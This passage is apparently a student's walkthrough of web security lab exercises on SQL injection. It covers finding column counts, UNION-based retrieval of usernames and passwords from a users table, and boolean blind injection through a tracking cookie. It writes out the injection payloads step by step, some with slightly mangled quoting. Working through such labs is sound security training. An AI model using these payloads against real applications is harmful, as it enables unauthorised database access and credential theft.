- The number and the order of the columns must be the same in all queries.
- The data types must be compatible.

We need to check how many columns are there,

- Payload 1 → ' UNION SELECT NULL—
  If this gives an error response it means the table has more than one column.
- Payload 2 → ' ORDER BY 1—





8. SQL injection UNION attack, finding a column containing text.

Task:


This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

The first step is to identify the number of columns.


- Payload → ' ORDER BY 1—

We know that there are 3 columns which give an internal server error when I entered 4.





Now we need to identify the data type of the table/ columns.

- Payload → ' UNION SELECT NULL, NULL, NULL—



Only the 2nd column data type is string and gives a 200 response.





9. SQL injection UNION attack, retrieving data from other tables.

Task:


This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called `users`, with columns called `username` and `password`.


To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Steps:


- Number of columns → ‘ order by 1—
- Data types of the columns → ‘ UNION SELECT NULL—




We know that there are 2 columns.



Data types are string. Now we can retrieve credentials from the users' table.





10. SQL injection UNION attack, retrieving multiple values in a single column.


Task:

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.


First we need to find the number of columns → ‘ order by 1—



There are 2 columns.


Now need to find what are the data types of these columns


- Payload → ' UNION SELECT NULL, NULL—




Now we need to retrieve the values by using a single column.

- Payload 1 → ' UNION SELECT NULL, username from users—
- Payload 2 → ' UNION SELECT NULL, password from users—







11. Blind SQL injection with conditional responses.

Task:

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.


To solve the lab, log in as the `administrator` user.

We can confirm that this lab is vulnerable to the blind SQL injection by returning the 'welcome back' message.

- Select tracking id from tracking table where tracking_id = 'value of tracking id'


If there is not tracking_id then it doesn't return the 'welcome back' message.

- Select tracking id from tracking table where tracking_id = 'Fn3Qe116v84ufW6u'
- Payload → Select tracking id from tracking table where tracking_id = 'Fn3Qe116v84ufW6u' ' and 1=1--;



Now we need to confirm the existence of the user table.


- Payload → Select tracking id from tracking table where tracking_id = ‘Fn3Qe116v84ufW6u’ ‘ and (select ‘x’ from users LIMIT 1) = ‘x’--;



We got the ‘welcome back’ message because the query is true.

Now need to confirm the administrator exists in the database.

- Payload → Select tracking id from tracking table where tracking_id = ‘Fn3Qe116v84ufW6u’ ‘ and (select username from users where username = ‘administrator’) = ‘administrator’--;



Now we know that administrator exists in the database.


Now we need to enumerate the password of the administrator.

